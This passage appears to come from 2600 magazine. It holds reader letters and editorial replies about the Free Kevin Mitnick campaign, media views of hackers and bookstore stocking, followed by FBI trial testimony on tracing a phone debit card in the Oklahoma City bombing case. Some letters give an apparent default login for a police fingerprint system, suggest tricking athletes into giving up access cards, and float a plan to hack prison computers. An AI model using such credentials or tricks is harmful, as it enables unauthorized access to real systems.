I heard some terrible words on the news today. I write to you from Vanier, Ontario, Canada (right beside Ottawa). On CJOH, a local station, this morning's news involved some coverage of gun control hullabaloo taking place on Parliament Hill (our White House, if you will). The anchorman asked a figure on "The Hill" what some concerns were on the registering of all personally owned weapons. Instead of using the precious seconds to speak on the issues of personal freedoms or public safety, the "person in question" (I say as I bite my tongue), said roughly the following: "Well, computer hackers can get into anything these days: the military, NASA, the police computers. So what we worry about is that they will access the computers that we keep these records on. They could find out everyone who has weapons and where they live. Criminals could also find out who doesn't have weapons and go to their houses with a greater degree of security and rob or molest them."

My shock when he said "rob or molest them" was indescribable. To comment on anything other than personal rights in the 15 seconds he had is baffling enough, but I wonder what force was working behind the libelous assault that so stung me, and by extension, hackers as a whole.

We all know that the general paranoia and irrational fear that the media creates is harmful enough as it is. It's already difficult to explain the "thirst for knowledge" principle to someone when all that "hacker" means to them is giving someone phone bills from Australia. On top of being called thieves and criminals, "molesters" is something I think we can do without.

What is there to do but wring our hands in frustration? Our plight goes on.

hex

Olympic Fun

Dear *2600:*

I lived as a resident athlete at the OTC (Olympic Training Center) in Colorado Springs, CO for a couple of years. Keeping the Wrong People Out of the Athletes' Dining Room was a constant issue. They decided to put in a biometric system involving smart cards. We would get measured by the machine that recognized us when we put our right hand on a glass plate in a box, and the machine would also remember a set of dimensions. We also carried smart cards - these were white and a little fat; they merely had to be held next to a sensor to be "picked up" although the machine would often pick up the smart card OK when it was still in your pocket. Nothing's funnier then seeing an Olympic athlete waggle his/her butt at the

machine because their hands are full and they're going into the dining hall and the machine only needs a little help to read the card in their butt pocket. Unfortunately, the only card I "lost" was really lost, so I don't have a sample to send in. Cards are lost often, though, and any hackish readers out there might not find it too difficult to arrange a situation where an athlete simultaneously "finds" a $20 bill and "loses" his/her card. They all carry them, along with coaches and other support personnel. The system works fairly well, unless it's being zorched by the famous Colorado Springs lightning. I do know that the place doesn't have diddly for security, either physical or, I'm sure, electronic. The guy in charge of suckurity is ex-Secret Service, and overall, I would say that personnel there are notable for their lack of sense of humor.

Informagnet

Miscellaneous Mitnick

Dear *2600:*

Hackers of The World Unite. We must find the address of the prison computers in which Kevin Mitnick is being held. Get the best hacker, and have everyone else use their best viruses to bring down parts of the system, then have the hacker hack the security and open the doors leading to his cell. Afterward, crash the power company that the prison uses. This plan is basic, but I think it's possible.

denileofservice

Thanks for the confidence. We'll get a team on it. In the meantime, turn off the TV and introduce yourself to real life.

Dear *2600:*

I don't know how much you all keep up with the news groups and stuff like that, but lately I've seen some posts that just disturb me. Some with titles such as "Screw Mitnick, get your facts straight" and others. The thing that bothers me is that some people don't care what happens to Kevin. They think that defending him is ignorant.

I don't think they understand how this is going to affect them and the people around them. Even if what Kevin did wasn't right and went against the hacker's code of ethics we should still defend him, because whatever happens in this case is probably going to affect all hackers. If the government can keep *anyone* behind bars for more than three years for a non-violent crime, the system is even more fucked up than a lot of people could ever imagine.

In conclusion, slap those "FREE KEVIN" stickers on your car and get the word out because strength comes in numbers and we can't afford to lose.

Anthony T. aka SYCO

What some people fail to realize is that the Free Kevin campaign isn't claiming Mitnick never did anything wrong. But it seems blazingly clear that the penalty so far heavily outweighs all of the crimes he's accused of, let alone the ones that he's actually guilty of. But even if he was guilty of every one of these crimes, it's a very dangerous precedent to lock someone like that away for so long. There's no question that this will come back to haunt all of us if left unchallenged. For that reason and that reason alone, the words "Free Kevin" should have meaning.

Dear *2600:*

I was reading the paper this morning and I stumbled upon an article about the hack that took place yesterday. It was written by Chris Allbritten, and distributed by the Associated Press. I found it amusing (yet troubling) that not only did the article make the overbearing generalization that hackers are malicious, but they forgot to mention the most important fact of the story. While they did state that Mitnick has been in prison since 1995, they failed to mention that he has been there over three and a half years *without* a trial. Man, the press sucks.

TetterkeT

Whenever something like that happens, write to the person who wrote the story and tell them what they got wrong. It may seem fruitless but individual letters do mean something, especially to individuals.

Dear *2600:*

I'm new to computers and the Internet. I was reading the news when I saw an article about the *New York Times*. Then I read why it was "hacked" - because a man named Mitnick is being held prisoner wrongfully. So I put his name in the search thing and then I came to your page and read a bit. How can the government hold a person for over three years if they didn't bring him to trial? What is he supposed to have done and do they have any evidence of whatever? I totally don't get it. Go ahead, call me backward. I don't even know what hackers do! All I know is to beware of viruses and I'm still paranoid about that! (People always say hackers give you viruses.)

exhalibut

Your questions get to the very core of the issues we're involved in every day. Answering them in this small space isn't possible but if you continue to read the facts as reported on our web site and in these pages, you will at least get another perspective on these things. In the end, you will have to decide for yourself who's right.

Dear *2600:*

This is a copy of a letter I sent to NPR's "All Things Considered."

Once again the media has done a disservice to Kevin Mitnick. When I heard tonight's report on the hacking of the *New York Times* web site, I was hoping that for once a mainstream media outlet would tell the whole story. I thought that of all media, NPR would have dug down and reported the actual story, but no. There was no mention of the fact that Kevin Mitnick has been imprisoned for over three and a half years without a trial. If this had been the story of Chinese dissidents imprisoned without a trial we would have gotten all the details. But no mention was made of false imprisonment or the fact that the *New York Times* was hacked due to the unethical behavior of *Times* writer John Markoff. Markoff has consistently written about Mitnick, in both books and the paper, and his struggle with computer security expert Tsutomu Shimomura. Markoff's writing never mentioned that he is friends with Shimomura or that he played an active role in helping Shimomura track down Mitnick. I invite everyone to check the web site of *2600* at www.2600.com for a different view of the story.

Shawn Morris

Thanks for speaking up.

Dear *2600:*

I have just started reading your magazine since spring this year and I have to say that it's worth every penny. Consider my subscription on its way once I get my grant cheque! I would like to pledge my support for your Free Kevin campaign in spreading the word here in England. I'll do my best to see that everyone I know hears about him. Could I suggest that you make a leaflet containing the facts and include it on your web site? That way people can print them out themselves and distribute them. It would make for a good campaign if everyone distributed the same or similar leaflets... people hopefully would see different people shouting the same message and I think it would show some unity within the hacking community.

Timba Wulf

We're already doing this. Clicking on the "Free Kevin" button will bring you to the Mitnick section of our site where you will find flyers to print out.

Dear *2600:*

My mom's been following the whole hacker scene for a while and (surprisingly) she's very supportive. Anyway, she came up with a great idea to get publicity for the Free Kevin movement.

Wherever President Clinton goes people show up to protest. And they get on TV. So whenever the President goes somewhere people should show up with big neon colored poster board that says "FREE KEVIN" in big letters. This would get the info out to a lot of people who wouldn't normally come across it.

Eppie

Not a bad idea. It's getting to the point where "Free Kevin" is being said enough so that, while one person may not know what it means, someone they ask has heard of the case. Getting those stickers up on cars and web pages is more important than ever.

Dear *2600:*

In my Global Issues class which I love so dearly, we're currently on the subject of Civil Rights. So I asked my teacher if she had heard of the name Kevin Mitnick. She said that it sounded familiar, but didn't have a clue. I told her the deal with Kevin Mitnick and she said that indeed was violating human rights. So she gathered up some info on Mitnick and said that it looked fair to her what has happened to him. I showed her a few copies of *2600* and she read all of the Mitnick letters. She still thought he was treated fairly, so I told her to go to your site where she saw the lockdown clock. She said she would look further into Mitnick, but until she was convinced that he was being violated she wouldn't have a discussion on him. So my goal is to get her to tell other teachers about him and have discussions about him so the public is notified about this act of civil rights violation. I encourage all of you students out there to let your teachers know about Mitnick. Maybe one will give a damn.

snachbot

That's really the only way we will get to the majority of people. If you're able to convince a teacher that this is an injustice, you will have an easier time once you start trying to convince more people. Don't give up.

Dear *2600:*

This letter is in response to the article in last month's magazine entitled "Lies." I wish that article could be given to every opponent of the hacker community. Not only did it clarify and further bring to light the issue of Kevin Mitnick but it also defined hacker existence. This article, if expressed to the general public would, in my opinion, diminish the general hate of hackers. I only wish the millions of people who think hackers are just here to give the general public a hard time could read this article. I congratulate you on what I consider a work of art.

Little Bobby

Dear *2600:*

I recently went to Hawaii and I have pictures of places I put Free Kevin stickers. I have one on a customs sign and other cool places. I also have one with a security guard lady holding a sticker. Along the main road on the big island of Hawaii everyone writes things in white stones. I wrote decently large "FREE KEVIN." I took a picture of that too. I think some of these pictures could make some great covers. Is there a specific address where I can send them in to be on covers?

TelePhreak

Just send it on in to our regular mailing address. If it's good enough to be a cover photo, we'll be in touch.

Dear *2600:*

I'm just curious, but do you feel that by going to see *Takedown*, we would be helping those who hurt Kevin? Or do you think that everyone should see it in order to see what's being said by these goons? I'm just curious what you think should be done.

Pago

We can't answer this for you. For one thing, the story isn't over yet so what we say today may not hold true in six months. The one thing we can say with certainty is that you should do whatever it takes to become more educated on the subject. For some people that will involve exposing themselves to things they know to be false. For others it will involve trying to get a different message out. Whatever it is you wind up doing as an individual, be sure that you know why you're doing it and that it's something you really believe in.

Dear *2600:*

This is in response to the massive amount of letters *2600* published in 15:3 about the Kevin Mitnick situation. I personally believe that Kevin should be punished if he did in fact commit the crimes of which he is accused. Also, I do believe that he is guilty of most, if not all of the charges brought against him. As you have repeatedly pointed out in your magazine, everybody is entitled to their own opinion and this is mine.

As for my response to the way he has been held for so long, I believe that he should have been released, charged, or given bail by now. But what *2600* does not seem to want to point out is that, in reality, it seems he has committed some serious crimes (not as serious as murder, rape, etc., but serious nonetheless) and he should be punished for them. Once he is actually tried in the US court system, I am certain that he will be sentenced to time served and will be released.

Concerning your response to Malkor's letter, the credit card file was in fact distributed to many many peo-

ple around the Internet, but that does not provide any evidence whatsoever that one of those numbers was ever used by Kevin. Kevin's pleading guilty to having cellular MINs and using them to make unauthorized phone calls is exactly the same thing as stealing something tangible because he stole money from the owners of those MINs. That in no way is making "real theft" more excusable because that is "real theft." If Kevin did not realize that he could simply go out of his way to use a pay phone and call whomever, then that is his own fault.

Over the past few months, your zine has become more of a "Free Kevin" banner than a magazine for hackers. I say we get back on the subject. Sure, updates on the Mitnick case are greatly appreciated but there is no need to devote more than five pages to this subject especially when the space could be better used to write about more interesting topics.

Jade

Well, we've given you space to speak on the subject, so others should be allowed to give their views as well. The Mitnick case is by far the most important issue facing the hacker community right now. We focus on plenty of other things in a typical issue - this subject tends to leap out and stick in the minds of our readers. This is a good thing. We would debate the MIN issue with you but it's no longer an issue. Kevin pleaded guilty to this and has long since served the penalty for it. So let's get back to the real matter at hand - namely why he is still being held.

Dear *2600:*

Hey, just wanted to let you know that I've handed out a little over 1000 flyers to help support Kevin Mitnick. All of us down here in Indiana are in his corner. I'm doing everything I can to get the word out about Kevin.

DaRkSiDe
Richmond, Indiana

We all appreciate it.

Dear *2600:*

First off, I'd like to say that when I got your last issue and discovered the Free Kevin sticker inside I immediately taped it in my car's back window (I didn't want to face having to scrape it off when Kevin is freed). I can't count how many times I've had to explain the saga of Kevin Mitnick to the curious. I've actually had people pull next to me in traffic and ask who Kevin is. I've been stopped in the school's parking lot and asked who Kevin is. (Fortunately, I haven't been harassed by the cops.) In fact, I got so sick of repeating myself that I was on the verge of taking it down when 15:3 arrived and re-inspired me. I figure I've educated about two dozen people (at least) about Kevin, and gotten mostly favorable responses. When my car's drive pulley fell off (don't ask) the tow truck driver reacted to my story by saying that KM should be released on time served, since what he's been put through is the equivalent of 10 years of regular prison time in his opinion. While I was explaining KM's story to him somebody walked by and said "I pass by this car every day - who's Kevin?" I had at least one person promise to pray for him, for what it's worth.

Desaparecido

We know it's a pain in the ass to constantly explain this to people. But it's through people like you that we are reaching so many others. Mass awareness is the best shot we have of ending this nightmare and preventing others. Thanks for the effort.

Dear *2600:*

I would first off like to thank you for existing. The more I read and hear every day, everywhere, from the newspaper to the 6 o'clock news to my telephone bill, it makes me happy you people are around to sound the klaxon that all is not right with the world. I am glad that you are there to warn us that if more people don't wake up to the fact that everything is not as "American" as the U.S. government would like us all to believe, then things are only going to get worse. Things like the Bill of Rights, innocence until guilt is proven, freedom from unreasonable searches and seizures, speedy trials, and free speech will be concepts our grandchildren will not even know enough to ask us about. I for one do not want to live in an America where people can be held for four years without a trial.

In that spirit please expect, under separate cover as requested in 15:1, a check in the amount of $100.00 payable to Reba Vartanian to help defray Kevin's legal defense costs by purchasing 100 Free Kevin bumper stickers. After four years the matter of his guilt or innocence is of minimal importance to me. I want the man to have a (dare I hope, fair) trial. I also hope that the government's appetite for revenge on this man is sated by the time the trial takes place. If not found outright innocent, then if there is any justice left in America at all, the conditions of his sentence will be met by time already served.

I imagine many of you have heard about Amnesty International's inclusion of the U.S. in its list of countries with governments engaging in human rights abuses. Kevin's case certainly qualifies in my eyes. I plan on sending them a check, too, with a short note asking them to do anything they can on his behalf. On that note, has anybody approached them for possible help? I'm sure they have their hands full here in the U.S. with protesting the death row cases, but they might be able to give Kevin and his supporters a few ideas on how to set up mailing campaigns, fundraisers, etc.

I also want to let you know that I, for one, enjoy and appreciate your magazine carrying a political message like you are. Malkor (15:3) says that *2600* should "get back to... inform, educate, and entertain." Well, what could be more informing than pointing out injustice? What could be more educational than teaching about freedom and privacy? And what could be more entertaining than reading letters written by nanocephalics like Malkor? I'd like to take a second to touch on one of the items that Malkor mentions: the credit card file. Why is it that multimillion dollar companies like Lexus/Nexus, basically an information fencing company, are allowed to legally amass and trade in massive databases of credit card numbers, social security numbers, and cardholders' mother's maiden names, and yet Kevin, who in all likelihood copied a list of card numbers off the net out of sheer curiosity, is held in jail four years without a trial or bail?

Baaaa
Waltham, MA

Fingerprinting

Dear *2600:*

This letter is in regards to "Fingerprinting at the Precinct" (15:2). The IMC describes in his article the Identix fingerprinting system used by the NYPD, among others. He mentions that, upon performing a system reboot - with much help from the IMC - the officer entered the login NAMIS and the password MORPHO. I took a look at the company's website and, while browsing their press releases, discovered that Morpho is an authorized reseller of Identix's! It's quite obvious that the login and password had never been changed from the default! The very competent NYPD obviously realized the pointlessness of such a maneuver. Who'd ever want to fuck with them? After all, they're the police! (The site is at www.identix.com/corporate/news/1998/may2898.htm)

The Fryar

Nice catch.

Barnes & Noble Feedback

Dear *2600:*

I have been a reader of your magazine for a long time and I greatly enjoy it, but I am disturbed by the many negative letters I have read in your letters column regarding Barnes & Noble and "big bookstore chains" in general.

I've worked for Barnes & Noble for over two years and since my earliest times at work, I've always seen *2600* available in our magazine section. Because of the limited space that we have, a few copies of each magazine are always put on the shelf and extra copies are either put below in large wooden drawers, or are kept at the magazine station in receiving. When any title sells out, the magazine coordinator goes below to the wooden drawers and puts more up on the shelf. More copies can also be found in the back. Each store has a magazine coordinator, so if you would like a copy of *2600,* all you need to do is speak to that particular individual and ask for one. The coordinator always has vast quantities of magazines to maintain. It is one of the biggest jobs in the store. If any customer doesn't see *2600* (or any other magazine) on the shelf please just ask.

J.A. Hasse

We couldn't agree more. The problem comes when the magazines never make it out onto the stands from those wooden drawers or equivalents. This happens everywhere, not just at your chain. It's awfully frustrating when people contact us to complain about our issues not being at a certain store, then that same store claims a credit for 50 unsold issues.

Dear *2600:*

This letter is in reference to the "newsstand updates" in the summer 98 issue of your wonderful magazine. It is directed towards "Javelin." I would just like to say that I also work in a Barnes & Noble in the Midwest, and when a magazine is placed in the drawers below the racks, that *does not* mean that we don't want people buying the magazine. Extra copies that don't fit on the shelf go there. At the time Javelin came in to buy a copy, I'm sure that the last copy on the shelf had sold out recently and nobody had a chance to put any others out. It is painfully obvious that Javelin has *never* worked in a retail establishment because of the harsh way (it seemed rather uncalled for to me) he treated the employees. It *is not* the policy of *any* Barnes & Noble to censor what the public is reading.

Bendar the Barbarian

Dear *2600:*

I work for Barnes & Noble (I am a head cashier at one of their superstores) and I can guarantee that there was no corporate edict telling us to remove *2600* from our shelves. I love reading in your letters pages all of the people claiming that such and such store is hiding *2600.* There are easier ways of keeping people from buying a mag. The store just has to stop carrying it. There is no nationwide conspiracy to keep "you" from finding the newest issue of *2600.* Customers mess up the shelves and put magazines in front of other mags. This is why you are having a hard time finding it. No other reason. We proudly display our copies of *2600* in the computer section (of Magazines) on the front shelves. Unfortunately, customers check out the section, grab a mag from the back of the display, and are too lazy to put it back where it came from. So they leave it out on the front of the display.

As for your innocent act about publishing the letters about the WINGS system (B&N's computers), publishing that information can and probably did cost the company quite a bit of money. Do you know how hard it is to return books to a publisher? There is a restocking fee. I have not seen the two new letters - I only saw the first one about a year and a half ago. This letter advocated breaking into the system and ordering books. It also advocated trying to break into the registers! How can you say that that is not destructive?

cloak

When did we ever say it wasn't destructive? We deplore such activities. At the same time, we're not going to cover up a major security hole just because we don't like what people may do with it. That may make us some enemies and may even hurt us financially but revealing these things happens to be what we believe in. If we give that up, we may as well stop entirely.

Dear *2600:*

I wanted to put in my own two cents about Barnes & Noble, Borders, and all that ilk of store. They are slowly killing small bookstores like ourselves by "bargaining" for (i.e., demanding) better margin from publishers. That means that they make more, dollars and dollars more, on a book they sell for the same price that we do. However you feel about economic survival of the fittest, this concerns me for another reason altogether, and that is that they do not have any ideology backing up what they do. They carry what is profitable and legal, not what is important. I have come to suspect that their decision to carry fringey material is part of their overall strategy to reduce competition. Meaning putting small stores out of business. If they can siphon off enough of our business, we won't be able to compensate. But they have no commitment to the material they are carrying, so if things ever

letters continued on pg. 48

Why Anonymous Phone Cards Aren't

Here is extracted testimony of the FBI, relating to the tracing of a telephone debit card found in the possession of Timothy James McVeigh. The card had been purchased in the name of Darryl Bridges, an apparently fictitious person, from a right wing newspaper called The Spotlight. It was the government's contention that the card was used to call for bomb making materials and transportation in the months prior to the bombing of the Oklahoma City Federal Building on April 19, 1995.

May 7th, 1997
in the UNITED STATES DISTRICT COURT
FOR THE DISTRICT OF COLORADO
Criminal Action No. 96-CR-68
(...)
THE WITNESS: My full name is Frederick Raymond Dexter, D-E-X-T-E-R.
(...)
DIRECT EXAMINATION BY MR. MACKEY:
(...)
Q. For whom do you work?
A. I'm employed by the FBI.
Q. And how long have you worked for the FBI?
A. A little over 23 years.
Q. Has that 23 years of experience been largely dedicated to a single area of specialty?
A. Yes. The majority of my work has been working with - stationed in Washington, D.C., but working with field offices on major cases doing all kinds of automation work, always in the data-processing area.
(...)
Q. Are you a special agent?
A. No, I am not.
(...)
Q. What is your current position?
A. I'm the unit chief of the Investigative Intelligence Support Unit.
Q And in that position, do you supervise or oversee other computer specialists?
A. Yes, I have 23 - approximately 23, maybe 24, computer specialists that work for me.
Q. Tell the Court and the jury a little bit about your present-day duties.
A. The unit supports automation efforts for the FBI in many program areas. One of our tasks is to support major case investigations throughout the United States. When records are subpoenaed or whatever, we automate those records to support the analysis for agents in the field. That's one of the tasks.
(...)
Q. What sort of positions have you held in that field or in that unit over your 23 years?
A. When I came to the FBI, I was a programmer, wrote software for all kinds of investigations, white-collar crime, investigations in the early 70's through the mid 70's. And I became a computer systems analyst, which I was in charge or the team leader over some computer programmers. Then I became a project manager over that continued group and advanced through the same unit until where I am today to be the unit chief.
Q. In the course of those years prior - prior years, have you had the task of organizing, managing, and understanding large volumes of telephone records?
A. Yes, I have. In some cases, numerous cases, UNABOM investigation, the Judge Vance murder investigation in Alabama, World Trade Center investigation, numerous other investigations. I managed, analyzed, and helped write software to the tune of millions of records in - in numerous cases.
Q. And did such a task, although on a smaller scale, fall to you in this particular investigation?
A. Yes, it did.
Q. Tell the Court exactly what your assignment was as it relates to the present case.
A. My task which I was assigned around June 1 was to obtain records from WCT in California and take those records - all of the records that were needed and produce what would be an intelligible, easy-to-read summary of calls that were made against the debit card.
(...)
Q. I want to spend a little time now, Mr. Dexter, acquainting the court and the jury with the steps that you took in order to (...) produc(e) that summary. (...)
A. When I visited with the people from WCT initially, I found out that there were three sets of records from them. (...) I took those records and put them together. In addition, there was other information that was needed. There was a particular area of the country that did not pass the "from number" to the WCT place, so those records had to be subpoenaed and merged in with them. Once the telephone numbers were identified that were either originating numbers or terminating numbers, then the subscriber data had to be subpoenaed and then merged in with those records or matched to those so that we know who the subscriber was of that telephone at the time that the phone calls were made.
Q. Let's turn your attention to a series of computer disks that should be before you marked as 509, 513, and 511.
(...)
A. (...) (L)et's talk about 509 first. 509 is the incoming information into the WCT switch that is referred to a lot of times. You may have heard 3911. That is the information as it comes into the switch. The last set of disks that we obtained from them is the 3910 records, the file that they refer to as 3910, and that is the information of calls that are answered. If a call is not answered, then it would not be on these disks.
(...)
A. When a phone call is made in the left-hand comer there, you will see that the - the information - or when you dial the number, it goes to your local phone company. If you dial an 800 number and the other seven digits, that phone call will then go to NASC, the Number Administration and Service Center, for routing. And at the NASC, every time a call comes in there - there's one of those that's located somewhere in the United States. Every time a local phone company gets an 800 call, they send it to that place. It does a query for that local phone company, and it determines the routing for how it goes to the destination that it needs to go to.
Q. Let me interrupt and ask you, are you familiar with who managed the 800 number for the Spotlight debit calling card system? What company?
A. WCT (...) (m)anaged the - the information for them.
Q. All right. Thanks.
A. The - the routing on this particular chart that we have up here shows that the NASC routed it directly to the switch at - the Los Angeles switch, as the title says. So it would go then to WCT. Within the red box is a switch that is at Los Angeles, WCT's location. The information would come in on the left side into (...) the 3911, the incoming call group. (A)t that point, certain information is captured. (...) It logs, as it comes in, the date, the time, the number of the telephone that sent (...) the call to it. And at that point, it is assigned a particular number to follow its way through here. (...) (I)t then passes the information to OPUS. (...) There's a message that goes back to the caller and says, "Thank you for calling Spotlight," if that's. who it is, or whatever debit card they handle. WCT handles many debit-card systems or debit-card customers, and it welcomes them and it says, "Now would you put in your PIN number and also put in the 'to number.'" If you put in the "to number" right away, it doesn't

come back and tell you how much is on your balance.

(...)

A. In fact, (...) when you make the call to the local phone company, they create a record right there of the date and time of that call, and much information is done there. Then as it passes through the 3911, it captures the information there. A computer captures that. Once a person puts in a PIN number and their "to number," it would be then passed down (...) to make sure there's some money in the account that you can make a call..(...) It goes to one of the four computers down on the bottom from the servers in the middle and one of the four computers or processors. The 3911 is hardwired. A lot of wires go down and wires go to each one of those four (computers). And we'll refer to those as Processor 1, 2, 3, and 4 later on. Once the OPUS has those records, it then sends the information up - back to (...) the WCTswitch, to the 3910 and the number is dialed to go out to wherever you're calling. And when you do that, the information again is collected at the 3910 (...) Then the information goes to a local phone company and your phone rings. If you pick up the phone and answer it, (...) when you hang up, then a record is completed at the 3910. If you didn't answer the phone, no record is actually written at the 3910. When you hang up the phone, records are written (...) at each one of those locations.

Q. All right. As I understand your testimony, information is gathered in each of those three boxes, 3911, OPUS, and 3910. Is that information always the same?

A. There are certain pieces of information in each one of those files that are collected. The date is collected in each one of those files. There is a time that is collected in each one of those files. That time obviously isn't the same in each one of those files because it's a progression thing. When you dial the 800 number, the 3911 captures that. It's a little bit later when you put in the PIN number and the "to number," at the time you captured down in the (...) OPUS record, and then it's a little bit later, like a second later, that it would get captured in the 3910.

(Testimony presented out of sequence, for clarity)

Q. Incidentally, Mr. Dexter, in this diagram, there are names associated with the subscriber number. When you were working with the data, did you have any subscriber information?

A. When - when we worked with these three files, I had no subscriber information. And it was not until we had totally completed the process and handed it to the people to do the subpoenas for the particular numbers, which then they came back, that any of these numbers were identified or known to me. I did not know any of those numbers during the matching process.

Q. So as you were identifying choices for matches, you had no idea whether one of those choices was a name associated with the investigation or not?

A. I did not.

Q. You had numbers only?

A. Numbers. Dealt strictly with numbers.

(Second piece of testimony presented out of sequence)

Q. Mr. Dexter, can you tell the jury what tic time is?

A. Two of the files, the 3911 and the 3910, kept track of the time of day in what they call tics. And what that is is every 3 seconds as the clock goes by, starting at midnight, it adds one to a counter on the switch. So after - if you happen to look at a record that had the beginning tic time of 20 in it, you would multiply each one of those tics by three and you would know that it's actually 60 seconds or one minute past midnight. If you were to took at a record that had 1,200 tics in it as the starting time, then you would multiply 1,200 by 3 and have 3,600 seconds past midnight. In the computer, we put in an algorithm to figure out - to convert that to clock time so everybody could understand it, because looking at tics doesn't mean anything to anybody. It's a very simple algorithm in that once you've multiplied by the 3 seconds and know how many seconds it is past midnight - there's 3,600 seconds in an hour, so you just take that number that you have, divide it by 3,600, and you have how many hours you are past midnight. Whatever the remainder is, you have that many seconds left. You divide that by 60, and you have - that's how many minutes you are - that many hours and minutes past midnight. And then whatever the remainder is, that's how many seconds there are. And the clocks in 3911 and 10 kept the beginning and ending time in tics for each one of those. So every record there, when you look at it, you automatically had - you could never get finer than 3 seconds because they didn't capture anything other than 3-second intervals.

Q. And did you use this unit of measure, the tic time, in your preparation of the summary?

A. Yes, we -

Q. Why did you do that? Why did you rely on tic time?

A. We were - we were in - in meetings with WCT while they were explaining their records, they explained that there was a field in their records. You've seen the file layout for the 3910, 3911. There's a field called "Time," but that is not the actual time of the call. That was actually time of the customer, where they wanted to be billed. These computers were on the West Coast, but if you were a company that was in Mountain Time, then you would ask for your billing records to be offset one hour so the time in the record that they have under the field called "Time" was not really the time. It was always an offset. The tic time was always absolutely the time when a call started and ended according to Pacific either Daylight or Standard Time.

(End of testimony out of sequence)

(...)

Q. How many total records of telephone calls did you have to look at among or from those three disks or three sources?

A. Without looking at the exact numbers, there was over 100,000 in each one of the files. Approximately - I'm sure we have an exhibit that gives us the exact numbers.

(...)

Q. Lets spend a little time, Mr. Dexter, talking about the timing of events. You described three different sets of records, timing of events somewhat close but maybe never always the same moment. Did you find there were different times among the records you were looking at?

A. Yes, we did. And going back to the chart, the one thing that is common is that every - every call that comes in has to go through 3911. If - if every clock was synchronized on every one of these computers, the computer at the local phone company at the top, that would be the earliest time if they were all in synch. The time that is in the 3911 when it starts would be the next time if they were all in synch. When you get down to OPUS, if all four of those computers had the exact same time on it, then whichever one it went to, that would be a little bit later. (...) We're talking milliseconds or a second or two seconds this happens, very quickly after a person puts their PIN number and "to number" in. But there can be or usually is a minute or so from the time you put the 800 number in until you get down to the OPUS record, because a person has to put in the PIN number, the "to number," and the processing, etc. It takes that much time.

Q. And that all assumes that every computer that processes that call has a synchronized clock?

A. That's correct.

Q. And do they?

A. There were none of them that were synchronized.

Q. What did you - what did you do to address that problem of identifying an accurate time of telephone calls?

A. Well, since - since every call had to go through the WCT switch, no matter where it originated or where it went out, we used that as our constant clock. And then everything we worked with was a difference or a deviation from that particular WCT switch. The clock, by the way, in the 3911 and the 3910 is the same clock because it's in the same computer, the same switch.

Q So the first step was to use the same measure of time in pulling together the various items of telephone calls?

A. You use a constant clock, yes.

Q. In this case, you use the clock on the L.A. switch?

A. Yes.

Q. Faced with some - more than 300,000 records, what was the first step you took to reconstruct the activity on one account in the name of Daryl Bridges?

A. The first thing that we did since we knew that the account number is logged into only one of these files, and that is the file at the bottom called OPUS or where the debit card records are, we ran a program to go in there and pull off all of the records that were - had been stored in the database using that particular account number.

(...)

A. The OPUS file told us how many records there were in the OPUS file by all of the Spotlight customers. This particular exhibit shows us exactly the number of records that were stored in the OPUS file that had the Daryl Bridges account number in each of those records.

Q. So you could design a computer program to say from the 155,000 plus records, find just those with the Daryl Bridges account number?

A. That's correct.

Q. And what you started with then was down to 687 such records?

A. Correct.

(...)

METHOD 1

Q. Now, having focused on the Bridges records and the OPUS file, what was your next step in producing the summary?

A. The next step was to take each one of those records; and by looking at those records, we knew certain information. We knew a lot of information by looking at the OPUS record. We knew the date of the call. We knew the time of the call. We knew the terminating number of the call. We had the account number because we only pulled one account number. And we had a duration that came with the OPUS records. So we had all of those. The thing that we needed to match it was - was to find the "from number." The only file that carried the "from number" was, in fact, the 3911. So the first step would be to go in and match each one of those OPUS records, each one of those 8 - 687 records with a corresponding 3911, how it came into the L.A. switch.

(...)

A. We started with (...) the OPUS file - and the key to matching that up to the 3911 was the port (...) This port has a corresponding port number. And then the date, of course, would have to match the date down here. And the beginning time would match the beginning time here. To match a 3911 record, that was the key fields that you used to match.

Q. You made reference to associations between ports. What exactly was that relationship?

A. There is a - I call it a matrix, but it was a process that was developed by WCT and their contractor. If you would envision like 132 electric outlets. And each one of those outlets, you would plug a wire into it. And some of those wires in 3911 would go down to Processor 1, some of those wires would go to Processor 2, and some of those would go to 3 and some would go to 4. On the back of each one of those, it looks like electrical outlets, also. So from the 3911, there is a hard wire that goes from the 3911 down to - and I'll just use Processor 1. On the back of there, there's actually a number. Each one of those electric outlets, ports, have a number associated with it. And when you go down to the processor at OPUS, that has a number associated with it, also. So when a call comes in to the 3911, (...) it goes out of a particular port onto that wire and goes into a port into the OPUS processor; and each one of those are numbered so that it follows that constant path, depending on which one of the ports it selected when it came into the 3911.

(...)

A. We would start here with an OPUS record. And in that record, we would look at a date, a begin time, and a port. And we would be trying to match that with a 3911 record that has a corresponding port over here. The date would have to match exactly. And since the clocks were not synchronized, we would look for a record in the 3911 that is within 2 minutes of the - of the time in the OPUS record. Then we would take that pair down here, once we find that record, and we - we'd try to find if, in fact, that call was answered. If the call was answered, a record is created in the 3910 file. (...) The other thing is - is the end time in the 3910 and the 3911 are the same. They are to within one tic because when they hang up the phone, the WCT switch writes the record out, and it writes it at the same time or within 1 second of each other. So when you find a record in the 3910 that the end time matches exactly, you have absolutely locked in on the record.

Q. Mr. Dexter, how many phone calls did you find took place on the Daryl Bridges account after September 14, 1994, and April 19, 1995?

A. There were 604 calls.

Q. And how many of those calls were matched in the process you've just described?

A. Using the L.A. switch as this process?

Q. Yes.

A. There were - of the 604, there was around 500 of them that were matched in that process.

(...)

Q. So of the five fields of information, you relied on the 3911 for start time and called from and for the other three, the OPUS source?

A. That is correct with one exception. The length in the OPUS file, there was always a length of a call. If, in fact, the call was answered, then it was the talk time of the call. If, in fact, the call was not answered, then the duration in the 3910 record was the ring time of the call. So in our summary, if a call was not answered, we wanted to demonstrate that the call was not answered. So therefore, zero was put into the summary.

Q. Now, the method that you have described and illustrated thus far, did that allow you to match all of the data that you have before you?

A. No. That was the first of three different ways that the information had - had to be matched.

Q. And what was the second method?

METHOD 2 (the only difference in the entire process is that original port number is not available in the 3911.)

A. The second method was if - dealt with information that did not come directly into the Los Angeles switch. When the local call was made and it went to the NASC, the NASC routed that call to a switch other than L.A. first. And then it would be routed to L.A. so that was the second set of calls that had to be matched.

Q. And why did the fact that a call might start in the Chicago switch cause any special problems for you in your matching?

A. The - the problem there was - is that in the 3911 record, the information that was captured in each one of the records for a non-L.A. switch carried with it the time that it was and the switch where it came from. So if it was Atlanta, it carried East Coast time. That was stored in the record. Although those 3911 records that came through L.A., the time was always Pacific Time. If a switch was not L.A., then it - the record carried the time of the time zone where that switch

was located.

(...)

